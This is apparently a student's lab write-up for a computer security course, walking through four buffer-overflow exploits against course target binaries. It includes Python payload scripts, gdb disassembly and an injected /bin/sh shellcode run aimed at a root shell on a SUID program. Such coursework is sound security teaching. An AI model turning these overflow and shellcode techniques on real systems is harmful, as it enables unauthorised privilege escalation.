

Homework 4 WriteUp
Benjamin McDonnough

Solution 0:
For this solution, because you can set the name through gets and name is set to a length of 10, you are able to overflow the name variable into the grade variable, changing it from nil.




```
[mcdonn7@eecs388:~$ cat sol0.py
import sys

payload = b"hacker2025"
payload += b"A+\x00\x00"

sys.stdout.buffer.write(payload)
```



```
[mcdonn7@eecs388:~$ vim sol0.py
[mcdonn7@eecs388:~$ python3 sol0.py | ./target0
 Hi hacker2025A+! Your grade is A+.
 mcdonn7@eecs388:~$ 
```


Solution 1:
Because the vulnerability in the code is now in another function other than main, you have to find the return address for the vulnerable and overwrite it to go to the print_good_grade function. The address for the print_good_grade function can be found by putting disas print_good_grade into GDB and that returns the location of the function. By adding this to the buffer, you can make the program go into the print_good_grade function.




```
[mcdonn7@eecs388:~$ cat sol1.py
 import sys

 addr = 0x8048c23

 payload = b"A" * 16
 payload += addr.to_bytes(4, 'little')

 sys.stdout.buffer.write(payload)
(gdb) disas print_good_grade
Dump of assembler code for function print_good_grade:
   0x08048c23 <+0>:     push   %ebp
   0x08048c24 <+1>:     mov    %esp,%ebp
   0x08048c26 <+3>:     push   %ebx
   0x08048c27 <+4>:     sub    $0x4,%esp
   0x08048c2a <+7>:     call   0x8048790 <__x86.get_pc_thunk.bx>
   0x08048c2f <+12>:    add    $0x953d1,%ebx
   0x08048c35 <+18>:    sub    $0xc,%esp
   0x08048c38 <+21>:    lea    -0x2ded1(%ebx),%eax
   0x08048c3e <+27>:    push   %eax
   0x08048c3f <+28>:    call   0x80507d0 <puts>
   0x08048c44 <+33>:    add    $0x10,%esp
   0x08048c47 <+36>:    sub    $0xc,%esp
   0x08048c4a <+39>:    push   $0x1
   0x08048c4c <+41>:    call   0x804f220 <exit>
[mcdonn7@eecs388:~$ python3 sol1.py | ./target1
 Your grade is perfect.
```

Solution 2:

To exploit `target2`, we take advantage of a classic buffer overflow vulnerability in the `vulnerable()` function, where user input is copied into a fixed-size buffer (`char buf[100]`) using `strcpy()` without bounds checking. This allows an attacker to provide input that exceeds the buffer size and overwrites critical data on the stack — specifically, the function's return address. By crafting our input to include executable shellcode followed by padding, we can fill the buffer completely and then overwrite the saved return address with the memory address of our shellcode (which resides inside `buf`). When `vulnerable()` returns, execution is redirected to our injected shellcode, which spawns a root shell because the binary is owned by root and has the SUID bit set.



```
Breakpoint 1 at 0x8048bf9
[(gdb) run
Starting program: /home/mcdonn7/target2 1ىC̀??\^?1??F?F
                                                          ?
                                                           ???V
                                                              `1ؤ?@̀?????/bin/shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x08048bf9 in vulnerable ()
[(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048bf5 <+0>:     push   %ebp
   0x08048bf6 <+1>:     mov    %esp,%ebp
   0x08048bf8 <+3>:     push   %ebx
=> 0x08048bf9 <+4>:     sub    $0x74,%esp
   0x08048bfc <+7>:     call   0x8048c7a <__x86.get_pc_thunk.ax>
   0x08048c01 <+12>:    add    $0x953ff,%eax
   0x08048c06 <+17>:    sub    $0x8,%esp
   0x08048c09 <+20>:    push   0x8(%ebp)
   0x08048c0c <+23>:    lea    -0x6c(%ebp),%edx
   0x08048c0f <+26>:    push   %edx
   0x08048c10 <+27>:    mov    %eax,%ebx
   0x08048c12 <+29>:    call   0x80481d8
   0x08048c17 <+34>:    add    $0x10,%esp
   0x08048c1a <+37>:    nop
   0x08048c1b <+38>:    mov    -0x4(%ebp),%ebx
   0x08048c1e <+41>:    leave
   0x08048c1f <+42>:    ret
End of assembler dump.
[(gdb) break *0x08048c17
Breakpoint 2 at 0x8048c17
[(gdb) run
The program being debugged has been started already.
[Start it from the beginning? (y or n) n
Program not restarted.
[(gdb) x/32x 0x8048c17
0x8048c17 <vulnerable+34>:      0x9010c483      0xc9fc5d8b      0xe58955c3      0x04ec8353
0x8048c27 <_main+7>:    0x00004ee8      0x53d40500      0x7d830009      0x25740208
0x8048c37 <_main+23>:   0xe494c2c7      0x128b080d      0x6a246a52      0xbc908d01
0x8048c47 <_main+39>:   0x52fffd1d      0x3ee8c389      0x83000078      0x01b810c4
0x8048c57 <_main+55>:   0xeb000000      0x0c458b19      0x8b04c083      0x0cec8300
0x8048c67 <_main+71>:   0xff88e850      0xc483ffff      0x0000b810      0x5d8b0000
0x8048c77 <_main+87>:   0x8bc3c9fc      0x66c32404      0x56575590      0x0969e853
0x8048c87 <get_common_indeces.constprop.1+7>:   0xc5810000      0x00095377      0x0108ec81      0xc0850000
[(gdb) disas/r 0x8048c17,+32
Dump of assembler code from 0x8048c17 to 0x8048c37:
   0x08048c17 <vulnerable+34>:  83 c4 10        add    $0x10,%esp
   0x08048c1a <vulnerable+37>:  90      nop
   0x08048c1b <vulnerable+38>:  8b 5d fc        mov    -0x4(%ebp),%ebx
   0x08048c1e <vulnerable+41>:  c9      leave
   0x08048c1f <vulnerable+42>:  c3      ret
   0x08048c20 <_main+0>:        55      push   %ebp
   0x08048c21 <_main+1>:        89 e5   mov    %esp,%ebp
   0x08048c23 <_main+3>:        53      push   %ebx
   0x08048c24 <_main+4>:        83 ec 04        sub    $0x4,%esp
   0x08048c27 <_main+7>:        e8 4e 00 00 00  call   0x8048c7a <__x86.get_pc_thunk.ax>
   0x08048c2c <_main+12>:       05 d4 53 09 00  add    $0x953d4,%eax
   0x08048c31 <_main+17>:       83 7d 08 02     cmpl   $0x2,0x8(%ebp)
   0x08048c35 <_main+21>:       74 25   je     0x8048c5c <_main+60>
End of assembler dump.
(gdb) 
```



```
[(gdb) x/2wx $ebp
0xfff6e558:     0xfff6e578      0x08048c6d
```

Solutiom 3:

This exploit targets a vulnerable program that performs an unsafe `strncpy` into a fixed-size buffer on the stack, followed by a write operation of the form `*p = a;`. By overflowing the buffer (`buf`), I was able to overwrite the values of both `a` and `p` on the stack. I placed my shellcode at the beginning of the buffer, following a large NOP sled to increase the chances of a successful jump. I then set `a` to the address of the shellcode (located within the buffer) and `p` to the address of the saved return address on the stack. When the vulnerable function executes `*p = a;`, it effectively overwrites the return address with the shellcode's address. Upon returning from the function, execution jumps directly into the NOP sled and then into the shellcode, giving me a root shell.